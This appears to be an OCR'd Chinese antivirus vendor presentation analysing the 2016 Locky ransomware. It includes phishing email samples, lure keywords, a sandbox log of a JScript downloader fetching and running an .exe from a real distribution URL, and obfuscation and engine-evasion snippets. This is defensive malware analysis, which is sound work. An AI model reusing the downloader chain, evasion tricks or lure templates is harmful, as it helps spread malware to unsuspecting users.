
图注：用户收到的带毒邮件

图注：桌面被改成勒索信息图片




图注：加密后的文件截图


2016年第一季度国内感染敲诈软件的终端数量 (Tesla+Locky)



2016年第一季度国内敲诈类恶意软件检测量(Tesla/Locky)



2016年第一季度国内敲诈类恶意软件检测量分布(Tesla+Locky)



勒索软件感染234,000台电脑

黑客利润3.25亿美元

2016年3月31日，美国网络应急反应团队与加拿大网络事件响应中心发布敲诈软件感染医院系统的联合警报！

2016年4月,新变种持续爆发中……

密锁病毒-Locky技术分析

2016年Q1肆虐中国的密锁主要有两种：一种名字叫Telsa,另一种叫Locky，两者在整个运作体系上非常相似，传播上Locky更甚，下面通过对Locky的分析，来了解典型的敲诈软件的运作。

名词解释

钓鱼邮件：用来诱骗用户上当的电子邮件，在Locky的传播中扮演着重要的角色。

加密器：完成敲诈软件的核心勒索手段——文件数据加密的程序。

分发站：专门存放加密器的网站，这些网站通常是“黑”来的。

下载器：专门用来下载另一个恶意软件的恶意软件。目前流行的敲诈软件，都会使用下载器，去分发站下加密器。

通讯代理：加密器通过这个代理服务，间接向解密站获取加密用的公钥。

解密站：用户支付赎金后，用来下载解密器的网站，解密站存有解密私钥。

解密器：用于解密被加密的文档。


比特币账户：电子虚拟货币-Bitcoin的账户，匿名方式持有。

以下六点看Locky


工作流程简介
钓鱼邮件分析
下载器分析
加密器分析
分发站和通讯代理分析
幕后黑手浅析


RISING 瑞星


Locky在你的计算机上如何工作？




钓鱼邮件分析



邮件
tw.lee_e-bill_9A3D30.zip
From: Carter Golden [mailto:GoldenCarter32193@zone.ps]
Sent: Wednesday, March 30, 2016 8:25 AM
To: Lee Tak Wai
Subject: Bill N-9A3D30
Dear tw.lee,
Please check the bill in attachment.
In order to avoid fine you have to pay in 48 hours.


2016/3/30 (周三) 1:36
Clark Barr <BarrClark62@inli
Bill N-227658
收件人 Uni. de Sistemas
邮件
A1909_sistemas_227658.zip
Dear sistemas,
Please check the bill in attachment.
Clark Barr
Product Director


2016/3/28 (周一) 22:37
Gene gower <gowerGene46
[SPAM] FW:
收件人 Sadaharu Mineshima
邮件
mha_copy_627767.zip
Your transaction has been successful. More information in the document below.


邮件
invoice_details_020013.zip (6 KB)
主题: FW: Payment ACCEPTED M-020013
Dear zhangyi,
Please check the payment confirmation attached to this email.
The Transaction should appear on your bank in 2 days.
Thank you.
Paulette Green
Account Manager


邮件
kawabata-receipt_519820.zip
From: Steve Boyle [mailto:BoyleSteve03203@wanadoo.fr]
Sent: Thursday, March 24, 2016 9:09 PM
To: kawabata
Subject: FW: Payment Receipt
Dear kawabata,
Thank you for your payment. It is important that you print this receipt and record the receipt number as proof of your payment.
You may be asked to provide your receipt details should you have an enquiry regarding this payment.
Regards,
Steve Boyle
Managing Director - Property Advisory Industry


邮件
details-kawabata_821532.zip
From: Bill Ratliff [mailto:RatliffBill231@cableone.net]
Sent: Thursday, March 24, 2016 7:35 PM
To: kawabata
Subject: FW: Payment Receipt
Dear kawabata,
Thank you for your payment. It is important that you print this receipt and record the receipt number as proof of your payment.
You may be asked to provide your receipt details should you have an enquiry regarding this payment.
Regards,
Bill Ratliff
Chief Executive Officer - Food Packaging Company


钓鱼邮件分析

邮件标题、正文、附件出现过部分关键字：

billing	Notice_to_Appear
invoice	Court_Notification
payment	Post - Parcel
scanned	Post - Tracking
details	Post - Shipment
document	FedEx - ID
Post_Parcel	Notice - to - Appear
Post_Tracking	Court - Notification
Post_Shipment	urgent
FedEx_ID	transaction

钓鱼邮件分析

邮件的附件为压缩包，双击打开再双击里面的脚本文件（JavaScript文件，文件名依然具有欺骗性），下载器就开始工作了！



下载器分析 – 简单又不简单

基本功能：利用Windows提供的组件，从分发站点的下载敲诈软件并执行

以下为瑞星反病毒引擎中的JS沙盒跑出的脚本执行日志
来自样本BD4E1A2EABF2A7749E57A6F0FF7C2916

```
WScript.CreateObject(WScript.Shell);
WScript.Shell.ExpandEnvironmentStrings(%TEMP%/);
WScript.CreateObject(MSXML2.XMLHTTP);
MSXML2.XMLHTTP.open(GET,http://dronozas.hu/fkj4rq,0);
MSXML2.XMLHTTP.Send();
WScript.CreateObject(ADODB.Stream);
ADODB.Stream.open();
ADODB.Stream.write(undefined);
ADODB.Stream.saveToFile(%TEMP%/4BW4c2WpVz.exe,2);
ADODB.Stream.close();
WScript.Shell.Run(%TEMP%/4BW4c2WpVz.exe,0,0);
```

真这么简单？

事情要是如此，那就好办了

下载器分析 - 免杀技术

混淆

来看看刚才的行为日志对应的脚本文件吧！

```
ar OXPIZ = "6\x32";var d = "8\x31";var QzzKe = "21836";function reEr(z){
return z;};var DmTUT = "fY";var Jgap = DmTUT["ch\x61rAt"](0);var D0 = "sd";
var yzTL = "fa";var Nq = "a\x73d";function Dd(Xmcrm){return Xmcrm;};
function oNJ(h){return h;};function b0(Toi){return Toi;};function aSx(c){
return c;};function w1(A0){return A0;};function ZS(qFVd){return qFVd;};
function QG(iYsK){return iYsK;};var q = "y2wetkWdI";var TnSwa = "e0rHw7Hy";
var FkM = "MSnIai";var wqQI = "df";var F2 = "hi\x73";var P0 = "u";var LjPN
= FkM["ch\x61rAt"](4);var U0 = "f\x79";var gnLts = "ogsd";var ljdRq = TnSwa
["ch\x61rAt"](5);var YYtE = "8fa";var JThIk = "\x68gsd";var djyw = "\x61u7"
;var JNAR = "sdf";var PGumH = "jao";var cqmj = q["ch\x61rAt"](5);var aGn =
"\x61\x73dlf";function K2(uMR){return uMR;};function ynGf(vnV){return vnV
;};var sWWM = "se";var V0 = "cl\x6f";function l0(K1){return K1;};var JuaJ =
 "Ad5PTF";var KtHKe = "ile";var ytfs = JuaJ["ch\x61rAt"](5);var vY = "o";
var NrUB = "SaveT";function EgR(ScE){return ScE;};function ecbAB(WyFA){
return WyFA;};var ID = "n";var Ck = "io";var eXBN = "posi\x74";function
rATEH(Ond){return Ond;};function zyi(CJ){return CJ;};function Hh(WoSS){
return WoSS;};var mK = "R77";var F1 = "Y3Xzy";var D = F1["ch\x61rAt"](4);
ar o2 = "d";var f = "\x6ese\x42\x6f";var sXKG = "e\x73\x70o";var w0 = mK[
```

根本不是给人读的☹

一个也就算了，但事实上是：每天会产生成千上万个混淆程度不同的文件，通过电子邮件发往世界各地。

不同的代码，不同的分发站点，要用简单的特征码，或者IP和URL拦截下一时刻的攻击，显得相当困难。

下载器分析 - 免杀技术

诡计1

Windows的JScript支持以函数风格直接定义对象的属性方法

```
function hello.world() {
    ...
}
```

这根本不是标准语法啊 ☹ 各个开源引擎(标准语法）可编译不了这个，自然就无法执行了。例如：

```
var elems = "e",
    global = (function selectors.status() {
        var cached = []["cons" + memory + "ctor"][
        msFullscreenElement + "totype"][animated + "r"
         + propHooks + "ly"]();
        return cached;
```

下载器分析 - 免杀技术

诡计2

Windows的JScript支持条件编译指令@cc_on


参考：https://msdn.microsoft.com/en-us/library/8ka90k2e(v=vs.94).aspx

```
var run = false;
/*@cc_on @if(@win32||@win64)
    run = true;
@end*/
if( run ) { ... }
```

这也是Windows.Jscript独有的☹

各个开源引擎当成注释不解析，


后续代码便不执行了...



```
function _E(){return _J;};
/*@cc_on
  @if (@_win32 || @_win64)
    _CN0 = true;
  @end
@*/
if (_CN0)
{
var _HS = "";
function _HT(){return 22;};
var _ZP0 = 0; var _J0 = 0;
```

下载器分析 - 免杀技术 诡计3

Windows提供的ADODB.Stream等对象的方法名，在JScript中依然支持忽略大小写。JavaScript的标准中，名字是区分大写的。但是在Windows的ActiveScript体系中，COM对象的方法名，是由对象本身来负责解析的（IDispatchEx），如果对象本身忽略大小写，那么便可以让JS支持大小写无关的函数名。




```
if (xa.size > 1000) {
dn = 1;
xa.position = 0;
xa.saveToFile(fn+n+".exe",2);
try { ws.Run(fn+n+".exe",1,0); }
```

```
WScript.Shell.ExpandEnvironmentStrings(%TEMP%/);
ADODB.Stream.saveToFile(%TEMP%/bOu5qWFgAic2CkTv.exe,2);
ADODB.Stream.close();
```

下载器分析 - 总结

